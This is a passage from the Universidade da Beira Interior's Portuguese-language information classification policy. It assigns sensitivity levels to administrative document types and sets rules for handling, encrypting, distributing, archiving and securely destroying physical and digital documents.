Confidencial:

Informação confidencial e que requer autorização específica para ser consultada e manipulada. A divulgação deste tipo de informação pode causar danos pessoais, disrupções a

um subconjunto da universidade, danos em relações comerciais e perda de vantagem competitiva.

Exemplos de informação confidencial: contratos comerciais; contratos de trabalho; relatórios de auditorias internas; planos de resiliência; dados pessoais; dados bancários; informação fiscal; passwords e outras formas de controlos de acessos; processos académicos; planeamento estratégico.

Restrito/Secreto:

Informação restrita ou altamente confidencial que requer o maior cuidado na sua manipulação. A divulgação deste tipo de informação pode resultar em violações significativas de privacidade, riscos de segurança a um indivíduo ou grupo de pessoas, perdas financeiras elevadas (multas, términos de relações contratuais), ou ações reivindicatórias.

Tipos de informação restrita/secreta englobam: reclamações ao Provedor do Estudante; relatórios de acidentes; informação médica (medicina no trabalho); procedimentos legais e jurídicos; processos disciplinares; comunicações com outros órgãos e entidades públicas (Governo, tribunais, ..); procedimentos de queixas; patentes.

Ultrassecreto:

O nível ultrassecreto engloba as mesmas propriedades do nível imediatamente abaixo (Restrito/Secreto), sendo a categoria mais elevada de sensibilidade e requer os maiores níveis de proteção e controlo de acesso. Esta categoria é utilizada quando estritamente necessária, uma vez que a divulgação não autorizada de tal informação pode ter consequências extremamente graves, como danos irreparáveis à instituição, ações judiciais ou reivindicatórias, risco de vida e comprometimento significativo da segurança nacional.

Tipos de informação ultrassecreta englobam: dados de operações/planos secretos, estratégias de posicionamento e planos operacionais da instituição, detalhes de segurança nacional, planos de resposta a incidentes e emergências.

Importante: o não cumprimento desta política pode causar danos a pessoas, organizações ou à Universidade da Beira Interior. Este documento está alinhado com o Código de Conduta da Universidade da Beira Interior, que por sua vez está alinhado com o Artigo 7.º do Decreto-Lei n.º 109-E/2021, e faz parte de um sistema de controlo interno da UBI de prevenção da fraude e corrupção, e de minimização do risco de ocorrência de más práticas profissionais de conduta ao nível individual e de grupo.

ATRIBUIÇÕES DE CLASSIFICAÇÃO

Para cada tipo de documento previamente mencionado e definido na secção IDENTIFICAÇÃO DOS ATIVOS, torna-se necessário atribuir um nível de classificação, tendo em conta o tipo de documento e a sensibilidade da informação ou dados tratados neste mesmo contexto. Com base nesta classificação, torna-se clara qual o nível de classificação a aplicar a um determinado tipo de documento, assegurando assim um nível de segurança regulado e uniformizado.

A classificação dos documentos é um passo fundamental para a implementação eficaz de políticas de segurança da informação, auxiliando na gestão de riscos, prevenindo o acesso não autorizado e garantindo a conformidade com as regulamentações de proteção de dados.

Neste contexto, os documentos são categorizados e classificados de acordo com as suas características específicas e o nível de confidencialidade exigido. A cada tipo de documento é aplicado um nível de classificação que varia de público a ultrassecreto, conforme detalhado nas subseções a seguir.

Acordos

Documentos formais que estabelecem termos e condições mutualmente acordados entre partes. Exemplo: acordo de atribuição de bolsa, acordo de plano de estudos Erasmus+, acordo interinstitucional.

Nível de classificação: **confidencial**.

Aditamentos

Alterações a contratos, acordos, despachos ou outro tipo de documentos redigidos pela UBI. Exemplo: erratas de despachos, alteração de prazos previamente definidos.

Nível de classificação: **tipicamente interno** (e.g., erratas); **confidencial** (e.g., alterações contratuais).

Atas

Registos escritos de reuniões ou sessões que documentam os assuntos discutidos, decisões e ações delineadas.

Nível de classificação: **tipicamente confidencial**; **restrito** caso os registos delineados se verifiquem mais sensíveis.

Cartas (correspondência física)

Correspondência escrita, física, enviada por correio, geralmente mais formais que correio eletrónico.

Nível de classificação: **interno** (e.g., pedidos de divulgação de conteúdos); **tipicamente confidencial** (e.g., informação académica); **restrito** (e.g., acordos com fornecedores ou prestadores de serviços); **ultrassecreto** (e.g., cartas entre a Reitoria e o Governo ou processos legais)

Certificados

Documentos que atestam a realização de uma ação ou a posse de uma qualificação e/ou habilidade.

Nível de classificação: **público** (e.g., certificação de uma empresa com uma determinada qualificação ou norma); **confidencial** (e.g., atestado de incapacidade médica).

Circulares

Documentos usados para disseminar informações ou instruções numa organização de forma ampla.

Nível de classificação: **interno** (e.g., informação sobre tolerância de ponto; disrupções temporárias do normal funcionamento de mecanismos e/ou serviços).

Contratos

Documentos com validade legal que estabelecem os termos e condições de um acordo entre partes.

Nível de classificação: **tipicamente confidencial** (e.g., contratos de trabalho); **restrito ou ultrassecreto** (e.g., contratos comerciais de ferramentas inovadoras).

Convocatórias

Notificações escritas que convocam indivíduos ou entidades a participar de reuniões, assembleias ou eventos.

Nível de classificação: **tipicamente interno** (e.g., convocatórias à comunidade académica).

Correio Eletrónico

Comunicações enviadas através de correio eletrónico, nomeadamente email.

Nível de classificação: **público** (e.g., *newsletter*); **interno** (e.g., comunicações entre docentes e estudantes); **tipicamente confidencial** (e.g., contratos de trabalho ou credenciais de acesso); **restrito ou ultrassecreto** (e.g., processos legais).

Cadernos Eleitorais / Processos Eleitorais

Documentos relacionados com a organização e condução de processos eleitorais, podendo incluir listas de eleitores e procedimentos a tomar.

Nível de classificação: **tipicamente público** (e.g., editais de candidatos, resultados eleitorais); **interno** (e.g., formulários de candidatura).

Declarações

Documentos escritos que comunicam uma afirmação ou declaração oficial sobre um assunto.

Nível de classificação: **tipicamente confidencial** (e.g., justificação médica); **restrito ou ultrassecreto** (e.g., parecer judicial sobre um processo ou declarações sobre o mesmo).

Despachos

Decisões, comentários ou regulamentações escritas em documentos que aprovam ou rejeitam propostas, solicitações ou relatórios.

Nível de classificação: **público** (e.g., calendário escolar); **interno** (e.g., seleção de estudantes para bolsas de estudo).

Editais

Anúncios públicos que informam sobre oportunidades tais como concursos ou eventos.

Nível de classificação: **público** (e.g., abertura de concursos e divulgação de resultados).

Formulários

Documentos pré-formatados, utilizados para recolher informações de forma estruturada, em formato impresso ou digital.

Nível de classificação: **tipicamente público** (e.g., formulário de contacto na página web da UBI); **interno** (e.g., formulário de satisfação das cantinas).

Memorandos

Documentos utilizados para comunicação breve e formal entre departamentos e órgãos da instituição.

Nível de classificação: **interno** (e.g., memorando de pedido de renovação de bolsa).

Ofícios

Documentos utilizados para solicitar, notificar ou requerer de maneira formal sobre um determinado assunto entre departamentos e órgãos da instituição.

Nível de classificação: **tipicamente interno** (e.g., requisição de serviços entre órgãos); **confidencial ou restrito** (e.g., solicitação de documentos sensíveis).

Pareceres

Documentos que apresentam opiniões ou análises profissionais sobre um tópico específico.

Nível de classificação: **interno** (e.g., parecer de orientação, parecer da Comissão de Ética sobre um determinado trabalho ou documento)

Pedidos

Documentos que visam obter informações, recursos ou aprovações, escritos de forma formal e detalhada.

Nível de classificação: **interno** (e.g., pedido de licença de férias); **confidencial ou restrito** (e.g., pedido de acesso a determinado edifício/setor).

Planos

Documentos que delineiam estratégias, metas e objetivos para alcançar um determinado fim.

Nível de classificação: **tipicamente interno** (e.g., plano estratégico da UBI); **confidencial ou restrito**, excecionalmente **ultrassecreto** (e.g., planos de resiliência e recuperação de dados).

Proposta de Aquisição

Documentos que descrevem a intenção de adquirir bens ou serviços, para além dos termos da compra.

Nível de classificação: **interno**.

Protocolos

Documentos que estabelecem regras ou procedimentos formais a serem seguidos em situações específicas.

Nível de classificação: **interno** (e.g., protocolo para atribuição de bolsa); **confidencial ou restrito** (e.g., protocolo para tratamento de dados segundo o RGPD).

Questionários

Conjunto de questões estruturadas, utilizadas para recolher informações e opiniões de vários indivíduos.

Nível de classificação: **interno** (e.g., questionários de avaliação de satisfação ou avaliação de docente/unidades curriculares).

Recomendações

Documentos que apresentam sugestões ou conselhos sobre determinado assunto.

Nível de classificação: **interno** (e.g., recomendações do Provedor do Estudante).

Requerimentos

Documentos que solicitam informações específicas de uma determinada parte, órgão ou departamento.

Nível de classificação: **confidencial** (e.g., requerimento de abono de família).

Relatórios

Documentos que apresentam informações, dados, análises e conclusões sobre um determinado tópico, com elevado nível de detalhe.

Nível de classificação: **tipicamente interno** (e.g., relatório de acreditação); **confidencial ou restrito,** excecionalmente **ultrassecreto** (e.g., relatórios de auditorias de segurança a sistemas informáticos).

A Tabela 1 permite, de forma sucinta, identificar rapidamente qual o nível de classificação a aplicar para os documentos supramencionados.

Doc. \ Classific.	Público	Interno	Confidencial	Secreto	Ultrassecreto
Acordos			X		
Aditamentos		X	◇		
Atas			X	◇	
Cartas		◇	X	◇	◇
Certificados	◇		◇		
Circulares		X			
Contratos			X	◇	◇
Convocatórias		X			
Correio Eletrónico	◇	◇	X	◇	◇
Cadernos / Processos Eleitorais	X	◇			
Declarações			X	◇	◇
Despachos	◇	◇			
Editais	X				
Formulários	X	◇			
Memorandos		X			
Ofícios		X	◇	◇	
Pareceres		X			
Pedidos		◇	◇	◇	
Planos		X	◇	◇	◇
Proposta de Aquisição		X			
Protocolos		◇	◇	◇	
Questionários		X			
Recomendações		X			
Requerimentos			X		
Relatórios		X	◇	◇	◇

Tabela 1. Correlação entre tipos de documentos e a sua classificação.

Legenda:

X – Classificação tipicamente utilizada

◇ - Classificação alternativa

GESTÃO DE DOCUMENTAÇÃO

A gestão de documentação, independentemente do seu conteúdo e classificação, obriga à delineação e cumprimento de determinados princípios e boas práticas, garantindo assim uma boa gestão de documentação, tanto para documentos em formato físico como em formato digital. A correta gestão da documentação não só facilita a recuperação eficiente das informações, como também garante a conformidade com as regulamentações de proteção de dados, como o Regulamento Geral de Proteção de Dados (RGPD).

É fundamental que todos os funcionários, trabalhadores e colaboradores estejam cientes das políticas e procedimentos estabelecidos para assegurar a proteção da informação e minimizar os riscos associados ao manuseamento inadequado dos documentos.

- Documentos **públicos**

  A. Formato **físico**

  1) **Uso e processamento:**

     Sem restrições.

  2) **Armazenamento:**

     Sem restrições.

  B. Formato **digital**

  1) **Uso e processamento:**

     Sem restrições.

  2) **Armazenamento:**

     Sem restrições.

- Documentos **internos**

  A. Formato **físico**

  1) **Uso e processamento:**

     Sem restrições – fora do local de trabalho, devem guardar-se os documentos quando não estão em utilização.

  2) **Armazenamento:**

Sem restrições.

B. Formato **digital**

1) **Uso e processamento:**

Sem restrições – fora do local de trabalho, devem guardar-se os documentos quando não estão em utilização.

2) **Armazenamento:**

Guardar os documentos no computador de trabalho ou em suporte amovível.

Bloquear acesso ao computador quando não está em utilização.

- Documentos **confidenciais**

A. Formato **físico**

1) **Uso e processamento:**

Os documentos não podem ser consultados fora do local de trabalho ou em locais públicos onde existam outros indivíduos ao redor/com grande afluência de pessoas.

Os documentos só devem estar abertos ou em utilização enquanto estão a ser trabalhados. Após a sua consulta ou processamento, devem ser armazenados de forma segura.

2) **Armazenamento:**

Guardar os documentos em local seguro e preferencialmente fechado, como um arquivo ou pasta fechada.

Quando transportados, devem ser manuseados com cuidado para não comprometer a informação contida neles.

B. Formato **digital**

1) **Uso e processamento:**

Os documentos não podem ser consultados fora do local de trabalho ou em locais públicos onde existam outros indivíduos ao redor/com grande afluência de pessoas.

Os documentos só devem estar abertos ou em utilização enquanto estão a ser trabalhados. Após a sua consulta ou processamento, devem ser armazenados de forma segura.

Os documentos apenas podem ser acedidos e utilizados por quem de direito (sejam funcionários ou pessoas terceiras).

A política de armazenamento seguro deve estar sempre em vigor.

Preferencialmente, devem ser sempre utilizados os equipamentos fornecidos pela Universidade.

O tratamento de dados deve recorrer a ferramentas que a UBI fornece (Microsoft Word, OneDrive, SharePoint, ..)

Fora do local de trabalho (trabalho remoto):

A ligação à VPN da Universidade é mandatária, especialmente em redes públicas.

Manter um conjunto de boas práticas de cibersegurança em vigor.

2) **Armazenamento:**

Bloquear acesso ao computador quando não está em utilização.

Armazenamento seguro

Guardar os documentos no computador de trabalho ou em suporte amovível **cifrado**, especialmente quando fora do local de trabalho.

Sempre que possível, cifrar os documentos **e** utilizar computadores com disco encriptado (BitLocker para Microsoft Windows)

Utilização de serviços na nuvem para armazenamento restrito às recomendações da Universidade (Microsoft OneDrive)

- Documentos **restritos/secretos**

A. Formato **físico**

1) **Uso e processamento:**

Os documentos não podem ser consultados fora do local de trabalho ou em locais públicos onde existam outros indivíduos ao redor/com grande afluência de pessoas.

Os documentos só devem estar abertos ou em utilização enquanto estão a ser trabalhados. Após a sua consulta ou processamento, devem ser armazenados de forma segura.

2) **Armazenamento:**

Guardar os documentos em local seguro e fechado, como um arquivo ou pasta fechada.

Quando transportados, devem ser manuseados com cuidado para não comprometer a informação contida neles.

B. Formato **digital**

1) **Uso e processamento:**

Os documentos não podem ser consultados fora do local de trabalho ou em locais públicos onde existam outros indivíduos ao redor/com grande afluência de pessoas.

Os documentos só devem estar abertos ou em utilização enquanto estão a ser trabalhados. Após a sua consulta ou processamento, devem ser armazenados de forma segura.

Os documentos apenas podem ser acedidos e utilizados por quem de direito (sejam funcionários ou pessoas terceiras).

A política de armazenamento seguro deve estar sempre em vigor.

Preferencialmente, devem ser sempre utilizados os equipamentos fornecidos pela Universidade.

O tratamento de dados deve recorrer a ferramentas que a UBI fornece (Microsoft Word, OneDrive, SharePoint, ..)

Fora do local de trabalho (trabalho remoto):

A ligação à VPN da Universidade é mandatária, especialmente em redes públicas.

Os documentos devem ser, preferencialmente, acedidos e guardados pela rede da Universidade.

Manter um conjunto de boas práticas de cibersegurança em vigor.

2) **Armazenamento:**

Bloquear acesso ao computador quando não está em utilização.

Armazenamento seguro

Guardar os documentos no computador de trabalho ou em suporte amovível **cifrado**, especialmente quando fora do local de trabalho.

Cifrar os documentos **e** utilizar computadores com disco encriptado (BitLocker para Microsoft Windows)

Utilização de serviços na nuvem para armazenamento restrito às recomendações da Universidade (Microsoft OneDrive)

- Documentos **ultrassecretos**

A. Formato **físico**

1) **Uso e processamento:**

Os documentos não podem ser consultados fora do local de trabalho ou em locais públicos onde existam outros indivíduos ao redor/com grande afluência de pessoas.

Os documentos só devem estar abertos ou em utilização enquanto estão a ser trabalhados. Após a sua consulta ou processamento, devem ser armazenados de forma segura.

2) **Armazenamento:**

Guardar os documentos em local seguro e fechado, como um arquivo ou pasta fechada.

Quando transportados, devem ser manuseados com cuidado para não comprometer a informação contida neles.

B. Formato **digital**

1) Uso e processamento:

Os documentos não podem ser consultados fora do local de trabalho ou em locais públicos onde existam outros indivíduos ao redor/com grande afluência de pessoas.

Os documentos só devem estar abertos ou em utilização enquanto estão a ser trabalhados. Após a sua consulta ou processamento, devem ser armazenados de forma segura.

Os documentos apenas podem ser acedidos e utilizados por quem de direito (sejam funcionários ou pessoas terceiras).

A política de armazenamento seguro deve estar sempre em vigor.

Preferencialmente, devem ser sempre utilizados os equipamentos fornecidos pela Universidade.

O tratamento de dados deve recorrer a ferramentas que a UBI fornece (Microsoft Word, OneDrive, SharePoint, ..)

Fora do local de trabalho (trabalho remoto):

A ligação à VPN da Universidade é mandatária, especialmente em redes públicas.

Os documentos devem ser, obrigatoriamente, acedidos e guardados pela rede da Universidade.

Manter um conjunto de boas práticas de cibersegurança em vigor.

2) Armazenamento:

Bloquear acesso ao computador quando não está em utilização.

Armazenamento seguro

Guardar os documentos no computador de trabalho ou em suporte amovível **cifrado**, especialmente quando fora do local de trabalho.

Cifrar os documentos **e** utilizar computadores com disco encriptado (BitLocker para Microsoft Windows)

Utilização de serviços na nuvem para armazenamento restrito às recomendações da Universidade (Microsoft OneDrive)

DISTRIBUIÇÃO (FÍSICA E DIGITAL)

A distribuição de documentos na UBI, seja em formato físico ou digital, exige a implementação de procedimentos rigorosos para assegurar a proteção e a confidencialidade da informação. Este processo engloba a transmissão de documentos entre departamentos, colaboradores e, quando necessário, entidades externas. Esta secção detalha as diretrizes e práticas recomendadas para a movimentação segura de documentos, independentemente do meio utilizado.

A distribuição física de documentos envolve medidas de segurança física, como o uso de envelopes selados e a limitação do acesso apenas a indivíduos autorizados. No contexto digital, a segurança é garantida através de protocolos de criptografia, autenticação de utilizadores e utilização de plataformas aprovadas pela UBI, como a suite de ferramentas da Microsoft. Estas práticas são essenciais para prevenir o acesso não autorizado e garantir que a informação chegue ao destinatário de forma íntegra e confidencial.

- Documentos **públicos**
  A. Transmissão/disseminação em formato **físico**

     Sem restrições.

  B. Transmissão/disseminação em formato **digital**

     Sem restrições.

- Documentos **internos**
  A. Transmissão/disseminação em formato **físico**

     Restrito a membros da comunidade académica.

  B. Transmissão/disseminação em formato **digital**

     Restrito a membros da comunidade académica.

- Documentos **confidenciais**
  A. Transmissão/disseminação em formato **físico**

     Restrito a indivíduos estritamente necessários.

Correio interno – envio através de envelope selado e endereçado com remetente e destinatário.

Correio externo – envio através de duplo envelope selado, endereçado com remetente e destinatário, e recorrendo a serviços com opção de entrega ao próprio.

B. Transmissão/disseminação em formato **digital**

Restrito a indivíduos estritamente necessários.

Videoconferências/chamadas – a transmissão da informação é feita **apenas** pelos canais indicados pela Universidade (Microsoft Teams) e apenas aos destinatários da informação.

Email – os documentos não podem ser partilhados para terceiros, utilizando **sempre** o email institucional (Microsoft Outlook) para distribuição de informação. **Recomenda-se que o corpo do email e respetivos anexos sejam cifrados.**

- Documentos **restritos/secretos**

A. Transmissão/disseminação em formato **físico**

Restrito a indivíduos estritamente necessários.

Correio interno – envio através de envelope selado e endereçado com remetente e destinatário.

Correio externo – envio através de duplo envelope selado, endereçado com remetente e destinatário, e recorrendo a serviços com opção de entrega ao próprio.

B. Transmissão/disseminação em formato **digital**

Restrito a indivíduos estritamente necessários.

Videoconferências/chamadas – a transmissão da informação é feita **apenas** pelos canais indicados pela Universidade (Microsoft Teams) e apenas aos destinatários da informação.

Email – os documentos não podem ser partilhados para terceiros, utilizando **sempre** o email institucional (Microsoft Outlook) para distribuição de informação. **É expressamente recomendado que o corpo do email e respetivos anexos sejam cifrados.**

- Documentos **ultrassecretos**

A. Transmissão/disseminação em formato **físico**

Restrito a indivíduos estritamente necessários.

Correio interno – envio através de envelope selado e endereçado com remetente e destinatário.

Correio externo – envio através de duplo envelope selado, endereçado com remetente e destinatário, e recorrendo a serviços com opção de entrega ao próprio.

B. Transmissão/disseminação em formato **digital**

Restrito a indivíduos estritamente necessários.

Videoconferências/chamadas – a transmissão da informação é feita **apenas** pelos canais indicados pela Universidade (Microsoft Teams) e apenas aos destinatários da informação.

Email – os documentos não podem ser partilhados para terceiros, utilizando **sempre** o email institucional (Microsoft Outlook) para distribuição de informação. **O corpo do email, respetivos anexos e todas as mensagens trocadas são, obrigatoriamente, cifradas.**

ARQUIVAÇÃO E DESTRUIÇÃO

A arquivação e destruição de qualquer documento, seja em formato físico ou digital, é um processo frequente, embora possa ser, por vezes, delicado e complexo. Este processo envolve tanto a preservação de documentos relevantes quanto a eliminação segura daqueles que já não são necessários, minimizando assim os riscos associados ao manuseio inadequado de um qualquer documento.

O processo de arquivação visa garantir que os documentos, independentemente do seu nível de sensibilidade, sejam armazenados de maneira organizada e segura, assegurando o fácil acesso a quem de direito. Por outro lado, a destruição controlada de documentos é crucial para evitar acessos indevidos ou a divulgação não autorizada de informações sensíveis, sendo realizada com recursos e procedimentos adequados ao nível de confidencialidade dos documentos em questão.

- Documentos **públicos**
  A. **Arquivação** em formato **físico**

     Sem restrições.

  B. **Destruição** em formato **físico**

     Sem restrições.

  C. **Arquivação** em formato **digital**

     Sem restrições.

  D. **Destruição** em formato **digital**

     Sem restrições.

- Documentos **internos**
  A. **Arquivação** em formato **físico**
     Os documentos devem ser armazenados num arquivo físico, nas instalações da Universidade.

B. **Destruição** em formato **físico**

Destruição com recurso a triturador de papel tradicional.

C. **Arquivação** em formato **digital**

Os documentos devem ser arquivados nos locais recomendados pela Universidade (Microsoft OneDrive) e o acesso só deve ser concedido a pessoas autorizadas.

D. **Destruição** em formato **digital**

Envio para a reciclagem e posterior esvaziamento, não sendo necessário recorrer a formas mais seguras de eliminação de dados.

- Documentos **confidenciais**

A. **Arquivação** em formato **físico**

Os documentos são armazenados num arquivo físico com fechadura/cadeado, nas instalações da Universidade.

Deve ser mantido um registo de controlo de acessos aos documentos.

As cópias devem ser reduzidas ao mínimo número possível, e o seu acesso também é controlado.

B. **Destruição** em formato **físico**

Destruição com recurso a triturador de papel transversal.

C. **Arquivação** em formato **digital**

Os documentos são arquivados nos locais autorizados pela Universidade (Microsoft OneDrive) e o acesso só pode ser concedido a pessoas autorizadas.

Deve ser mantido um registo de controlo de acessos aos documentos.

Os documentos são guardados encriptados, recorrendo a cifras de alto nível de segurança.

D. **Destruição** em formato **digital**

Eliminação segura e irreversível:

Em sistemas Windows, utilizar uma ferramenta como *Eraser* (https://eraser.heidi.ie/download/).

Para sistemas Mac, o mecanismo FileVault deve estar ativo e a eliminação é feita de forma tradicional (colocar na reciclagem e esvaziar).

- Documentos **restritos/secretos**

  A. **Arquivação** em formato **físico**

  Os documentos são armazenados num arquivo físico com fechadura/cadeado, nas instalações da Universidade.

  Deve ser mantido um registo de controlo de acessos aos documentos.

  As cópias devem ser reduzidas ao mínimo número possível, e o seu acesso também é controlado.

  B. **Destruição** em formato **físico**

  Destruição com recurso a triturador de papel transversal.

  C. **Arquivação** em formato **digital**

  Os documentos são arquivados nos locais autorizados pela Universidade (Microsoft OneDrive) e o acesso só pode ser concedido a pessoas autorizadas.

  Deve ser mantido um registo de controlo de acessos aos documentos.

  Os documentos são guardados encriptados, recorrendo a cifras de alto nível de segurança.

  D. **Destruição** em formato **digital**

  Eliminação segura e irreversível:

  Em sistemas Windows, utilizar uma ferramenta como Eraser (https://eraser.heidi.ie/download/).

  Para sistemas Mac, o mecanismo FileVault deve estar ativo e a eliminação é feita de forma tradicional (colocar na reciclagem e esvaziar).

- Documentos **ultrassecretos**

  A. **Arquivação** em formato **físico**

Os documentos são armazenados num arquivo físico com fechadura/cadeado, nas instalações da Universidade.

Deve ser mantido um registo de controlo de acessos aos documentos.

Não devem existir cópias dos documentos classificados como ultrassecretos. Excecionalmente, e se existirem, a existência e o acesso são controlados.

B. **Destruição** em formato **físico**

Destruição com recurso a triturador de papel transversal.

C. **Arquivação** em formato **digital**

Os documentos são arquivados nos locais autorizados pela Universidade (Microsoft OneDrive) e o acesso só pode ser concedido a pessoas autorizadas.

Deve ser mantido um registo de controlo de acessos aos documentos.

Os documentos são guardados encriptados, recorrendo a cifras de alto nível de segurança.

D. **Destruição** em formato **digital**

Eliminação segura e irreversível:

Em sistemas Windows, utilizar uma ferramenta como Eraser (https://eraser.heidi.ie/download/).

Para sistemas Mac, o mecanismo FileVault deve estar ativo e a eliminação é feita de forma tradicional (colocar na reciclagem e esvaziar).

REFERÊNCIAS

Boston University Policies (2023). Data Classification Policy. Disponível em https://www.bu.edu/policies/data-classification-policy/.

Centro Nacional de Cibersegurança (s.d.). Boas Práticas de Cibersegurança. Disponível em https://www.cncs.gov.pt/docs/1626335247.pdf.

Centro Nacional de Cibersegurança (2022). Guia para Gestão dos Riscos em matérias de Segurança da Informação e Cibersegurança. Disponível em https://www.cncs.gov.pt/docs/guia-de-gestao-dos-riscos11.pdf.

Gabinete Nacional de Segurança (s.d.). Questões sobre Informação Classificada. Disponível em https://www.gns.gov.pt/docs/questes-sobre-informao-classificada.pdf.

The University of Hong Kong (2020). Information Security and Data Management Policy Implementation. Disponível em https://isdm.hku.hk.

University of Arkansas, Division of Agriculture (2022). Disponível em https://uada.edu/docs/policies/UADA_920_1.pdf.